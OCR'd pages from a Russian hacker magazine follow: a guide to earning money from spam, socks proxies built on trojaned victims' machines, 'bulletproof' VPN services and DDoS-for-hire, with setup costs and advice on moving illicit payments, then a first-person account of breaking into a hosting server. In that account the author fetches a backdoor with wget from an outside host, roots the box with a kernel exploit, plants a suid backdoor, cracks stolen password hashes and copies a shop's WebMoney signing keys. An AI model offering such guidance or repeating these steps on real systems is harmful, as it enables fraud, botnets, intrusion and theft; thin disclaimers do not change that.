3 Безграничная прибыль. Каждый вид сетевого бизнеса при правильном его развитии приносит баснословный доход. Примерные цифры оного составляют от 3 до 15 тысяч долларов в месяц. Согласись, ради такой прибыли стоит подумать об открытии своего дела.

[хочу быть спамером] Ну ты и мерзавец! Поймаю — ноги выдеру. В самом деле, спам уже достал абсолютно всех. Готов поспорить, что и в твой почтовый ящик ежедневно сыплется по полсотни сообщений, в которых тебя просят выучить американский английский, купить офигительный набор отверток или приобрести оптовую партию свинины по дешевке. Получая подобный мусор, ты, конечно же, психуешь и думаешь, где же тебя угораздило засветить свой e-mail. Но прежде чем так нервничать, подумай о том, как же хорошо живется организаторам рассылок. Я говорю не о самих фирмах, продающих отвертки, а о тех людях, кому поступают заказы на спам. Давай разберемся, насколько реально самому стать спамером и рассылать вредоносные сообщения по всему миру. Небесплатно, конечно.

Немного углубимся в теорию. Весь бизнес сводится к тому, что спамер ищет богатого спонсора, рекламирует его товар по большой базе мыльников и получает за это огромные деньги. Особенность этого бизнеса в том, что спам как реклама ориентирован на интернет и в основном продвигает товары, так или иначе связанные с инетом, — сайты порнографического содержания, какие-то финансовые услуги, казино, интернет-магазины, компьютерное железо и прочее.

Сами спамеры могут быть как просто вольнонаемными, так и собственно хозяевами своих ресурсов. Хотя чаще всего эти люди все-таки просто наемники, работающие под процент от продаж или за фиксированные деньги. Следует обратить внимание, что новичку проще быть вольнонаемным, потому как для собственного бизнеса требуются большие капитальные затраты. Пожалуй, это один из самых значительных минусов прибыльного течения.

Основные проблемы, с которыми столкнется спамер, сводятся к информационному голоду и обходу антиспам-систем. Все остальное решается с помощью денежных средств. Итак, вот что нужно, чтобы стать спамером:

1 Знать теоретическую часть. С теорией по спаму очень напряжно. Профессионалы советуют искать информацию на открытых форумах либо платить бывалому спамеру за обучение. Во втором случае нет ничего зазорного, и многие так поступают.

2 Подготовиться к большому первоначальному вложению. Чтобы начать свой бизнес, тебе потребуется арендовать специальный VDS (выделенный сервер); купить многофункциональный спамерский софт, обходящий антиспам; приобрести базу e-mail'ов и соксов либо купить спам-ботнет, который сделает всю грязную работу автоматически. В любом случае, придется заплатить от $2500. И не факт, что эти деньги окупятся.

3 Найти богатого и надежного спонсора. Многие фирмы, на которых ты работаешь, оказываются обычными кидалами. То есть ты можешь честно (или не совсем честно) зарекламить их товар и быть посланным на три буквы. Для новичка такой расклад может оказаться губительным, поэтому необходимо обзавестись человеком, который способен найти платежеспособного спонсора.

4 Позаботиться о собственной безопасности. Необходимо регулярно покупать VPN-доступ, иметь свежий лист анонимных proxy-



Обычный выделенный сервер, в отличие от виртуального, представляет собой отдельно взятый сундук, помещенный в стойку на хостинговой площадке. Виртуальный же сервер — это эмулятор OS, аналогичный VmWare.



Открытый спам-форум находится на сайте http://gofuckyourself.com. Кардерские форумы ищи в Гугле, правда, среди ответов поисковика очень мало полезных ссылок.



Не стоит забывать, что все действия хакера противозаконны и эта статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



В настоящее время в интернете нет жесткой конкуренции, поэтому ничто не мешает тебе организовать свой сервис и быть на высоте.

и socks-серверов (о людях, предоставляющих эти сервисы, мы поговорим чуть позже). Только в этом случае ты избежишь проблем с законом.

Оплата спам-услуг производится, как правило, через WebMoney (*webmoney.ru*) или FetHard (*fethard.biz*), если спонсор русский, однако при сотрудничестве с зарубежными компаниями деньги шлются ваером (международным банковским переводом). Несмотря на высокую стоимость (до $40), деньги доходят в течение недели. Такой перевод лучше всего отправлять в зарубежный банк, например латвийский. С российскими банками связываться категорически не рекомендуется, поскольку будет куча ненужной волокиты: потребуется тащить в офис документы и оправдываться перед службой безопасности, убеждая ее в том, что заработок вполне законен. Поскольку в нашем случае полученные деньги нельзя считать честным заработком, с отечественными банками лучше не связываться.

[свежие носки за $30] Фраза из заголовка вызовет у непосвященного человека громкий смех, но на самом деле ничего абсурдного в ней нет. Носки в нашем случае означают доступ к socks-серверу, который предоставляется специальными сервисами. Обычно организаторы такого бизнеса дают своим клиентам неограниченный доступ к socks и proxy-серверам, которые установлены в разных точках земного шара. Ты можешь задать мне один простой вопрос: где они берут столько серверов? Ответ прост как мир и напрашивается сам собой: организаторы бизнеса троянят случайных жертв специальной программой, которая тихо и спокойно светит порты для внешних подключений. Естественно, такой доступ не является постоянным — socks-серверы часто падают, но на смену им приходят новые. И этот круговорот протекает бесконечно.

Если ты захотел устроить свой socks-бизнес, то необходимо найти приватный баг в IE (как вариант) и попытаться записать его код в контент популярных сайтов. В результате очень много народу подхватит проксик, которым будут пользоваться будущие покупатели. Клиентов тоже придется поискать. Как правило, чтобы привлечь внимание, нужно дать рекламу на сетевых форумах, посвященных безопасности. Причем эта реклама не будет противозаконна: ты же не афишируешь, что твой proxy-сервер будет использован хакерами. На самом же деле будь готов, что подавляющее большинство клиентов будет покупать услугу для грязных целей: взлома, спама, кардинга и т.п.

Необходимо также поразмыслить над правильной организацией взаимодействия с клиентами. Сам сервис подразумевает тот факт, что покупатели должны авторизоваться на web-сайте и выбрать нужный прокси-сервер из списка доступных. В связи с этим тебе необходимо иметь познания в Perl, PHP или других web-языках, чтобы наколбасить движок с хорошим интерфейсом. Важно уделить особое внимание сортировке проксиков по географическому признаку — клиенты это очень любят :).

Ну и напоследок скажу о реальном доходе, который можно срубить через socks- и proxy-бизнес. Средняя цифра составляет две-три тысячи зеленых (при цене $30/месяц) и может экспоненциально подниматься вверх в зависимости от качества сервиса и количества клиентов. Согласись, неплохой заработок :).

[вся сила в VPN] Большим плюсом socks-бизнеса является то, что тебя как организатора будет сложно схватить за задницу, если клиентами заинтересуются спецслужбы. Но за удовольствие приходится платить: чтобы встать на ноги и иметь порядка 500-1000 быстрых проксиков, нужно учиться, учиться и учиться :). Существует более опасная, но легко реализуемая альтернатива socks-бизнесу. Это открытие своего VPN-сервиса.




[сайт, где можно купить анонимный vpn-доступ]

Про технологию VPN мы уже писали не раз. На страницах X ты встречал теорию туннельного протокола, а также настройку всех программ для полноценной работы через протокол PPP. Осталось подытожить эти материалы практическим руководством.

Стать VPN-бароном, на мой взгляд, проще, чем продавцом socks- и proxy-серверов. Дело в том, что для организации подобного бизнеса необходимо купить выделенный сервер и найти администратора, который бы прикрывал твои злые деяния. Вот, собственно, и все. Но найти хороший дедик не так просто. Для таких целей нужно, чтобы сервер находился либо в США, либо в азиатских странах. Последний вариант наиболее предпочтителен, но труднореализуем. В общем, с самого начала требуется заявить на нескольких форумах о том, что ищется хостер в Азии или Штатах. Затем, когда такой человек найдется, его нужно посвятить в суть вопроса и купить сервер с мощным каналом. Самое главное, чтобы сервак не был виртуальным — из соображений безопасности. Когда сервер будет готов к эксплуатации, нужно установить весь необходимый софт и приступать к раскрутке сервиса. Рекламу можно давать на тех же форумах (только предварительно согласуй этот вопрос с администратором портала).

С того момента, как на попечении будет находиться более двадцати клиентов, нужно соз-



[типичный сайт socks-сервиса]



[сайт ddosworld.com]

давать и раскручивать сайт, посвященный сервису. Каждого нового клиента следует просить о том, чтобы он оставил отзыв в гостевой книге, так как посетители сайта в первую очередь заглядывают туда в поисках сообщений о качестве сервиса. И самое главное правило — никогда на экономь на клиентах. Проводи ежедневные замеры канала, и если скорость начинает медленно падать, покупай второй выделенный сервер. Исходи из формулы: если на сервере стомегабайтный порт, то разрешается сажать на машину до пятидесяти клиентов. Далее начинаются лаги. Хотя здесь все зависит от пользователей: далеко не каждый юзер 24 часа в сутки совершает неправомерные сетевые махинации.
Помимо контроля скорости, необходимо ежемесячно (как минимум!) менять IP-адрес машины. Для этого совсем не обязательно менять хостинг или сервер, достаточно просто запросить уникальный айпишник у саппорта, благо большинство компаний дает адрес на халяву. У клиента сложится впечатление, что админ действительно заботится о безопасности, а не пропивает всю прибыль :).
В заключение подсчитаем реальный доход от VPN-бизнеса. Если исходить из средней абонентской платы за месяц в $40, то за этот же период у тебя в кошельке может оказаться от одной до трех тысяч зеленых долларов :). Тут, опять же, все относительно, и цифра может меняться в зависимости от количества клиентов.

[зарабатываем на DDoS-атаках] В последнее время одним из прогрессивных сервисов становится DDoS. Существует потребность в том, чтобы определенный сайт перестал существовать на некоторое время. Для этого злоумышленник обращается к владельцу сервиса и платит ему за то, чтобы он зафлудил указанный IP-адрес.
Если ты думаешь, что это течение не приносит большой прибыли, ты ошибаешься. Здесь платят уже не за месяц, и даже не за день, а за час атаки. По средним меркам час флуда стоит от $30 до $50. И эта сумма индивидуальна для каждого сервиса.
Итак, как же стать организатором DDoS-сервиса? Для этого необходимо, в первую очередь, обзавестись флуд-ботами. Здесь, опять-таки, существует два подхода: можно либо арендовать ботнет на месяц и платить за него свои деньги, либо протроянить иностранных юзеров и создать свою сеть. Второй путь очень похож на организацию socks-сервера, где также необходимо троянить жителей глобальной Сети (правда, уже с другой целью). Когда у тебя будет зрелый ботнет (хотя бы тысяча ботов), можно попробовать свои силы во флуде. Только помни, что даже тысяча ботов не сможет противостоять широкому гигабитному каналу.
Однако не одними ботами славится флудер. Атаки могут производиться с порутанных роутеров (какое красивое словосочетание :)) либо с зомбированных unix-машин. Получить доступ к подобным системам непросто, но в дальнейшем можно будет незаметно использовать их для генерации мусорных пакетов. В отличие от ботов, которые часто умирают, доступ к шеллу при правильном применении сохраняется на долгие годы.

[куда пойти, куда податься?] Вот такой список сервисов я могу тебе предложить на данный момент. Какой выбирать — решать тебе. Но я бы не советовал браться за такие грязные дела, потому что если тобой заинтересуются люди в погонах, то могут посадить в тюремную камеру на несколько лет, благо Уголовный кодекс еще никто не отменял. Поэтому будь умницей, кушай манную кашу и не нарушай законов

[ДРУГИЕ СЕРВИСЫ]

Существуют и другие сервисы, на которых зарабатывают большие деньги. В первую очередь, это кардинг. В России полно кардеров, и все они очень богатые люди. Я умышленно не стал писать про то, как стать кардером. Подобный материал уже описывался в журнале, поэтому если ты что-то не понял или упустил – читай прошлые выпуски Х.
Также есть такой сервис, как взлом на заказ. Объединившись, команда хакеров предлагает свои услуги и берет за это немалые деньги (от $300 за взлом). Для того чтобы проникнуть внутрь системы, им нередко требуются приватные эксплойты и уязвимости. Злоумышленники их покупают у своих собратьев по разуму либо пишут свои эксплойты.
И наконец, хочу еще раз написать про кидал. Кидалы в Сети встречаются очень часто, и каждый человек боится напороться на кидалу. На одном из хакерских форумов я увидел рекламу сервиса физического устранения кидал :). Любой желающий указывает ник, аську и адрес человека, и группа контртеррористов немедленно устраняет негодяя. Конечно же, выяснилось, что все это глупый флейм и попытка нажиться на несчастных жертвах.

[ЛЕГКО ЛИ БЫТЬ ОЛИГАРХОМ?]

Вот фрагмент интервью со спамером Syn (**S**). Здесь изложены самые сочные ответы на вопросы по поводу сетевого бизнеса.
X: Каков средний возраст процветающего спамера?
S: Тут нет однозначного ответа. Я знаю человека, которому 16. Одному спамеру с *crutop.nu* сейчас около 18-19 лет от роду, а по слухам он имеет явно больше $100k в месяц =). Этот человек правильно начал — создал партнерскую программу на пике эффективности спама и полученные деньги вложил в более долгосрочные проекты. В целом, те, кому около тридцати, — это элитные спамеры. Таких все знают и часто просят поучаствовать в сделках в качестве гаранта безопасности.
X: Можешь сказать, какие капиталовложения нужно сделать новичку?
S: Хм, считаем по максимуму: аренда сервера — около $300 в месяц, плюс установка сервера — $100. Далее возможны два варианта:
1 Аренда DMS (лучший софт для спамера) на один сервер — $1200 в месяц, плюс покупка сокс-прокси - это около $800.
2 Покупка (аренда) ботнета — это $900 ($3000), плюс покупка ботов — минимум $400.
Далее — приобретение баз — тут минимум $500, хотя нормальные базы еще поискать надо. И конечно же, покупка балк-хостинга (где будут располагаться рекламные страницы) — $150 в неделю минимум.
Если все это суммировать, получим нескромную цифру в $2500-4000.
X: Как ты сам начинал собственный бизнес и какая была первая прибыль?
S: Долго читали «Планету», потом собрались командой в три человека и начали =). Поначалу были проблемы с кидалами (из трех-четырех партнеров за месяц работы расплачивался только один), но потом бизнес стабилизировался. Что касается вложений, то их было очень немного. А лучшие месяцы работы приносили около $40 000. К сожалению, сейчас такого нет.





Обязательно посети сайты этих платежных систем: www.eport.ru www.cyberplat.ru www.webmoney.ru. На них ты получишь исчерпывающую информацию и ответ на любой твой вопрос.



На нашем диске ты найдешь полные версии программ, упомянутых в этой статье.

Захват exchange-центра

ДОЛЛАРЫ, ЕВРО... МИРОМ ПРАВЯТ ДЕНЬГИ, И ЭТО ФАКТ. ВСЕ МЫ ПРОДАЕМСЯ В ТОЙ ИЛИ ИНОЙ СТЕПЕНИ, ЧТОБЫ ЗАРАБОТАТЬ ХОТЬ ЧУТОЧКУ БОЛЬШЕ ЭТИХ САМЫХ УСЛОВНЫХ ЕДИНИЦ. И ОТ ЭТОГО НИКУДА НЕ УЙТИ — ДЕНЬГИ НУЖНЫ НАМ, ЧТОБЫ СУЩЕСТВОВАТЬ. НО ЗАРАБАТЫВАТЬ БАБЛО МОЖНО РАЗНЫМИ СПОСОБАМИ: МОЖНО ЧЕСТНО ВПАХИВАТЬ В КОНТОРЕ С ДЕВЯТИ ДО ПЯТИ, МОЖНО ОТКРЫТЬ СВОЙ БИЗНЕС, А МОЖНО ПРОСТО ОГРАБИТЬ КАКОЙ-НИБУДЬ ЭЛЕКТРОННЫЙ ОБМЕННИК И ПРОЖИТЬ ОСТАТОК ЖИЗНИ НА ЯМАЙКЕ. ТЫ ГОВОРИШЬ, ЭТО СЛОЖНО? НЕ СМЕШИ МОИ КОЛЕНКИ! | Sashiks (lubimovv@inbox.ru)



Как был взломан сетевой обменник

[пролог] В один из теплых весенних вечеров я сидел на своем любимом irc-канале и болтал о всякой ерунде. За окном было, казалось, настоящее лето: 15 градусов тепла после мартовских холодов вызывали бурю эмоций и прилив весенней эйфории. Даже остатки грязного снега на обочинах дорог не портили общего настроения. Мне хотелось заняться чем-то креативным, творческим, например взломать какой-нибудь сайт :). Я думал об этом, и тут ко мне в приват постучался незнакомец. Чел хотел что-то у меня выяснить. Вопрос был банальный: чувак спросил, каким образом можно скомпилировать эксплоит. Я подробно объяснил, что в большинстве случаев собирать надо так: *gcc exploit.c -o exploit* — и запускать, соответственно: *./exploit*. Но у чела опять возникли проблемы :(. Я решил помочь и попросил дать линк на сервер, где, собственно, упражнялся мой подопечный. Оказалось, что этот товарищ залил php-шелл на сайт, торгующий постерами к


новым зарубежным фильмам (*www.e-posters.ru*). Недурно! Сайт выглядел очень солидно, правда, не радовал обилием скриптов. Я по привычке принялся отыскивать уязвимые сценарии, модифицируя управляющие переменные, но ничего путевого у меня не получалось. Однако вскоре я заметил форум phpBB, и мне стало ясно, каким образом этот необразованный чухан залил на хост web-шелл.
Я перешел по ссылке на rst-шный шелл с правами вебсервера и подумал, что сейчас начнется самое интересное. И интуиция меня не подвела.


[интересная история] Итак, чем я располагал? Я узнал, что машинка работает под линуксом с ядром ветки 2.4. Вывод: можно попробовать порутать машину с помощью паблик сплойтов для mremap(), do_brk() или ptrace(). Но сначала нужно было получить доступ к рабочему интерпретатору в системе. Для этих целей можно было залить на хост стандартный бэкдор на C или на Perl. Но все эти бэкдоры жутко неудобные — в них недоступны основные комбинации клавиш, да еще к тому же они очень часто глотают некоторые чары и виснут в самый ответственный момент :(. На роль бэкдора больше подходит псевдотерминал, который поддерживает большую часть стандартных функций. Я скачал bindtty *(wget http://gst.void.ru/exp/bindtty -O /usr/tmp)* и запустил бэкдор. Прителнетившись к порту bindtty (2163 по дефолту), я убедился в том, что все работает как часы. На всякий пожарный я решил просканировать хост с помощью nmap (*http://insecure.org/nmap*). Оказалось, что на сервере крутятся только стандартные сервисы: ssh, почта, web — ничего лишнего. Ах да, на машине не был запущен файрвол (естественно, дурень, как бы ты тогда к бэкдору приконнектился? — Прим. здравого рассудка). В директории */usr/tmp* я увидел странные архивчики типа root.tgz, boot.tar.tgz, lame.tgz. Очень интересно! На что это похоже? Правильно — на заархивированные директории */boot* и */root*. Не раздумывая, как они там оказались, я скачал себе все эти файлы на винчестер в надежде найти хоть какую-нибудь полезную инфу. Но, к сожалению, в архивах ничего хорошего не оказалось :(. В них просто находилась куча эксплойтов против различных демонов (в основном паблик эксплойты против ftpd и некоторых других популярных сервисов, хотя все из них устарели и давно утратили свою актуальность).
Так, надо удалить нафиг это палево из каталога. Я протестировал пару локальных сплойтов против ядра линукс. В ход пошел эксплоит *www.web-hack.ru/exploit/source/hatorihanzo.c* для древней уязвимости в *do_brk()*. Это очень популярный сплойт, который работает на многих тачках с установленным glibc-devel-static. Еще раз напоминаю, что компилировать исходник надо с флагом -static. Итак, собрав и запустив сплойт, я получил рутовый доступ: *uid=0(root)*, а это было уже маленькой победой.


[www.e-posters.ru — один из сайтов на уязвимом хосте]


[ложка меда] На взломанном компьютере хостилось несколько крупных сайтов, а количество сетевых интерфейсов, если верить команде ifconfig, перевалило за десяток (и куда им столько? — Прим. ред.). На всякий случай я засуидил простенький бэкдор, переименовал его во что-то вроде **utils и спрятал поглубже в */tmp*. Также в целях профилактики я стащил себе */etc/shadow* с хэшами пользовательских паролей. Благо, у юзеров было небогатое воображение, и пассворды они использовали несложные: уже через полчаса John the Ripper подобрал несколько аккаунтов. Довольно интересно будет прогуляться по директориям сервера. Так как обстановка была спокойной, на машину администратор заглядывал очень редко, была возможность немного поизучать структуру каталогов. В папке */usr/local/apache* я увидел список множества каталогов, в которых и хранились web-страницы. Я уже хотел продолжить свое путешествие, как вдруг заметил папку с названием eshops. Очень интересно, и что у нас там? В ней находятся подпапки WM, cyberplat, eport... Ничего не напоминает? Правильно! Тут хранится информация о счетах в соответствующих платежных системах! Я быстренько заархивировал все файлы: *tar -zcf 4.tar.gz * ;cp /usr/local/apache/htdocs/web/; rm -rf 4** — и слил себе архив. Осталось только разобраться с его содержимым. Внутри папки WM я обнаружил три файла: WMSigner.ini, keys.kwm, WMSigner (бинарник). Я вообще не имел представления о том, что это такое, и почему нет файла .pwm. Пришлось искать необходимую информацию в интернете, а именно на сайте *www.webmoney.ru*. Где как не на родном сайте платежной системы будет все подробно расписано.
Я ввел в строку поиска «WMSigner» и среди кучи бесполезных ссылок наконец-то нашел то, что нужно: *www.webmoney.ru/pfdevelhttp1s1.shtml*.
На этой странице полностью описана установка модуля WMSigner (по сути, это программа для электронного биллинга). Но еще больше я обрадовался, когда открыл текстовый файл *WMSigner.ini*, который имел следующий формат:

```
WM-идентификатор магазина
пароль
/путь/к/файлу/с/ключами
```


[паленые архивы со сплойтами]



[нет sshd — нет проблем!]




[запретная папка]

Внутри этого ini-файла действительно присутствовали все обозначенные строки, только вместо WM-идентификатора вида 123456789101 там почему-то был номер wm-кошелька R123456789101. Тут я подумал, что, может, при настройке Signer'a ОНИ (богатенькие обладатели обменника) ошиблись, что-то намутили и по ошибке вписали номер кошелька вместо идентификатора? Благо, решение пришло достаточно быстро — ведь в системе WM можно осуществлять поиск по различным параметрам, например по тому же номеру R-кошелька очень легко найти корреспондента с соответствующим WM-id. Файл ключей *.kwm был нужен понятно для чего, а вот pwm-файла с информацией о состоянии кошельков не оказалось. Но это не было большой проблемой, так как при отсутствии этого файла WM Keeper без проблем создавал новый. В принципе, уже все было готово для хищения денег.

[совесть vs жадность] Однако я не спешил переводить бабло на свой счет. И для этого было по крайней мере две причины. Первая — техническая. Ведь, в самом деле, перевод денег могли попалить, и с моей стороны светить свой реальный ip было не лучшей идеей. К тому же, было бы неплохо перевести деньги через несколько левых кошельков на пути к тому, с которого я буду налить лавэ.

Во время таких проделок обязательно используют socks-сервера, чтобы обезопасить себя. В Х уже очень много писали про настройку прокси-серверов и защиту трафика. Один мой знакомый, который имел недюжинный опыт с незаконными переводами, посоветовал пускать трафик WM-кипера только через свои прокси, поднятые на взломанных тачках и не ведущие логи. К сожалению, я не мог в тот момент похвастать большим количеством похаканных машин, а просить знакомого не хотелось, потому как знакомый — он именно знакомый, и всегда есть вариант, что он прокинет на пару-тройку сотен долларов :). Как вариант, можно было просто сходить в любой компьютерный клуб, установить там кипер, а все необходимые файлы с ключами принести с собой на флешке. Народ там обычно либо весело рубит-


[статья о настройке электронного биллинга на www.webmoney.ru]

ся, либо с интересом рассматривает порнуху, поэтому на интеллигентного молодого человека, переводящего пару лимонов зеленых с чужого счета, никто не обратит внимания :).

И вот наступил момент, когда у меня появилась возможность, может, и немного, но разбогатеть. И тут меня стали мучить сомнения. Ведь, собственно, компьютерное воровство ничем не отличается от обычного. Представь, что ты молодой развивающийся бизнесмен, и как раз перед очень важной сделкой, которая может изменить твою жизнь, кто-то тырит твои ЧЕСТНО заработанные деньги, все срывается, и твоя жизнь идет кувырком. Как оно, приятно? Я думаю, нет, и этот человек, которого вздули на деньги, потом будет проклинать весь компьютерный андеграунд и тебя в частности. Тем более, махинации с деньгами считаются одним из самых тяжких преступлений.

Подумай, стоит ли оно того? Стоит ли становиться крысой ради хрустящих зеленых бумажек? Что они тебе дадут? Разве что клеймо вора на всю жизнь, похмельное утро и повод ментам наведаться к тебе для разбирательств. В общем, не буду тебя мучить своими доводами, скажу лишь только одно. Я не стал красть чужие деньги и подумал, что мне значительно дороже собственная совесть.

[бочка дегтя] Однако интерес подстегивал меня идти дальше. Было ощущение, что на сервере можно найти что-то еще более интересное, чем WM-обменник. И я решил вернуться на тачку, подключившись по ssh с предварительно сбрученным аккаунтом. После того как я залогинился на машину, я решил проверить, кто кроме меня работает в системе. Команда who показала, что в данный момент я единственный активный пользователь, и меня это успокоило: я начал обшаривать пользовательские каталоги, особенно не думая о том, что меня пропалят. Но вдруг консоль у меня повисла, а сервер вообще перестал отвечать на какие-либо запросы. Он не пинговался, все сайты ушли в даун, и было непонятно, к чему бы это. Пришлось ждать, пока тачку снова поднимут. Через сутки, когда машина вновь заработала, подключиться по ssh у меня не получилось: там подняли файрвол и sshd запретили принимать подключения с моего адреса (полагаю, что вообще со всех адресов, кроме доверенных). Также все мои бэкдоры гнусным образом фильтровались, и меня это здорово обломало. Надо было проверить, остался ли хоть php-shell на сайте. Я зашел по ссылке, шелл действительно был на месте. Я скомандовал *uname -a; uptime*, и тут все стало ясно. Не просто так админ вырубил комп из Сети. Теперь ядро пропатчили до 2.4.29-ow1 (то есть получить локально рут эксплоитом против ядра не выйдет), а на некоторые папки поставили chmod 000. Короче говоря, администратор почуял неладное, и меня выжили из системы :(. Обидно, конечно. Хотя не факт, что вычислили именно меня, ведь адрес сайта с шеллом был известен как минимум еще одному человеку.

Доступ к веб-шеллу я имею в своем распоряжении и по сей день. Несмотря на то что абсолютными привилегиями в системе не обладаю, иногда пользуюсь им, чтобы перегонять большие файлы с других хостов. Тем более, у меня все еще есть доступ к полной коллекции красивеньких новых постеров! Была даже мысль запихать их все или хотя бы часть в один большой архив и слить себе, но, завидев размер полученного файла, я сразу передумал :).

[итоги] Я думаю, вывод ты сделаешь для себя сам. А вот что я хочу еще сказать по поводу этого взлома. В принципе, история с технической стороны проста как две копейки. Ничего сверхъестественного или экстраординарного я не проделал. Как видишь, системные администраторы даже серьезных проектов допускают глупые ошибки и порой просто не следят за новостями компьютерной безопасности. В этот раз это могло для них дорого аукнуться, если бы я был моральным уродом и украл деньги. Однако взломщикам не следует терять бдительности: большинство админов может быстро заподозрить неладное и вывести хакера на чистую воду



На диске, если постараешься, ты сможешь откопать программы для детектирования руткитов, описанные в статье, а также сами руткиты.



На www.rootkit.com ты найдешь все разобранные в обзоре руткиты с исходниками, а также кучу интересных для хакера статей, написанных в том числе и нашими соотечественниками.

Кошмарное ПО

ДОЛЖНО БЫТЬ, ТЫ НИЧЕГО НЕ БОИШЬСЯ, ЕСЛИ ВЗЯЛСЯ ЗА ЭТУ СТАТЬЮ. ПОВЕРЬ, НЕ СТОИТ ЧИТАТЬ ДАЛЬШЕ, ЕСЛИ ТЫ НЕ ХОЧЕШЬ ЛИШИТЬСЯ СНА. МЫ С ПЕТЕЙ ЛИШИЛИСЬ. МЫ НЕ СПИМ УЖЕ КОТОРУЮ НЕДЕЛЮ. МЫ БОИМСЯ. МЫ ЗНАЕМ, ЧТО ОНИ ГДЕ-ТО РЯДОМ. ОНИ НЕ ВИДНЫ, НО ОНИ ЕСТЬ. И ОНИ ЖДУТ. ЖДУТ ПОДХОДЯЩЕГО МОМЕНТА. О НИХ ЛУЧШЕ НЕ ГОВОРИТЬ, ЛУЧШЕ ВООБЩЕ НЕ ВСПОМИНАТЬ. ТАК БУДЕТ КАЗАТЬСЯ, ЧТО ВСЕ КАК ПРЕЖДЕ. ЧТО ВСЕ НОРМАЛЬНО, ЧТО ИХ НЕТ. Я ЗНАЮ, ЗА МНОЙ СЕЙЧАС СЛЕДЯТ. КАЖДУЮ БУКВУ НАБРАННОГО МНОЙ ТЕКСТА ОНИ ЗАПИШУТ. КАЖДЫЙ ПОСЛАННЫЙ МНОЙ В СЕТЬ БАЙТ ОНИ ПРОСМОТРЯТ. И ОНИ ОСТАНУТСЯ НЕЗАМЕЧЕННЫМИ. ОНИ ЖДУТ. НЕ ЧИТАЙ ДАЛЬШЕ |

Петя и Волк (ICQ#135511)

Очень страшный, но занимательный обзор windows-руткитов

